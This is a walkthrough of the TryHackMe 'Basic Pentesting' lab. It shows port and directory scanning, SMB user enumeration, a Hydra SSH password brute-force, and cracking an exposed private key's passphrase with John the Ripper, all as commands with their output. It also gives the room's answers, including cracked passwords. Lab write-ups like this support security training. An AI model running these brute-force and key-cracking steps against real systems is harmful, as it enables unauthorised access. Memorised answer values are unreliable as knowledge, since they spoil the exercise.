

TryHackMe Basic Pentesting



[Click here to access the TryHackMe room](#)

IP Addresses:

- Target/Victim Machine

10.10.109.136 (Ubuntu 16.04)

- Attacker Machine

10.17.35.203 (Ubuntu 23.10)

Reconnaissance:

- Nmap Scan

```
nmap 10.10.109.136 -o nmap.log
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.2p2
80/tcp	open	http	Apache httpd 2.4.18
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8080/tcp	open	http	Apache Tomcat 9.0.7

- Gobuster Scan

```
gobuster dir -u 10.10.109.136 -w /usr/share/wordlists/dirb/common.txt -o gobuster.log
```

```
/.htaccess      (Status: 403) [Size: 297]  
/.hta           (Status: 403) [Size: 292]  
/.htpasswd      (Status: 403) [Size: 297]  
/development    (Status: 301) [Size: 320]  
/index.html     (Status: 200) [Size: 158]  
/server-status  (Status: 403) [Size: 301]
```

THM Questions:

- Q1: What is the name of the hidden directory on the web server(enter name without /)?
A: **development**

Enumeration and Bruteforcing:

- Enum4linux scan

```
enum4linux -a 10.10.109.136 | tee enum4linux.log
```

```
S-1-22-1-1000 Unix User\kay (Local User)  
S-1-22-1-1001 Unix User\jan (Local User)
```

- Using Hydra to enumerate jan's password

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.109.136 | tee hydra.log
```

```
[22][ssh] host: 10.10.109.136  login: jan  password: armando
```

THM Questions:

- Q2: What is the username?
A: **jan**
- Q3: What is the password?
A: **armando**

Attempting login (user: jan)

```
ssh jan@10.10.99.188
```

Login successful

THM Questions:

- Q4: What service do you use to access the server(answer in abbreviation in all caps)?
A: **SSH**
- Q5: What is the name of the other user you found(all lower case)?
A: **kay**

Finding PrivEsc vectors:

- linPEAS.sh scan

Found user **kay's id_rsa** readable by user **jan** (logged in via ssh) in **/home/kay/.ssh/**

Attempting login (user: kay)

```
ssh -i kay_id_rsa kay@10.10.99.188
```

Login unsuccessful. id_rsa encrypted.

Bruteforcing SSH key:

- Attempting id_rsa decryption using JohnTheRipper

```
python3 /opt/john/run/ssh2john.py kay_id_rsa > ssh2john.txt
```

```
/opt/john/run/john ssh2john.txt --wordlist=/opt/wordlists/rockyou.txt
```

```
beeswax          (kay_id_rsa)
```

Attempting login (user: kay) (passphrase: beeswax)

```
ssh -i kay_id_rsa kay@10.10.99.188
```

Login successful.

Final Password


```
cat /home/kay/pass.bak
```

```
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

THM Questions:

- Q6: What is the final password you obtain?
A: heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

 Created by [Jayaditya Dev](#)

 Find me on [GitHub](#)
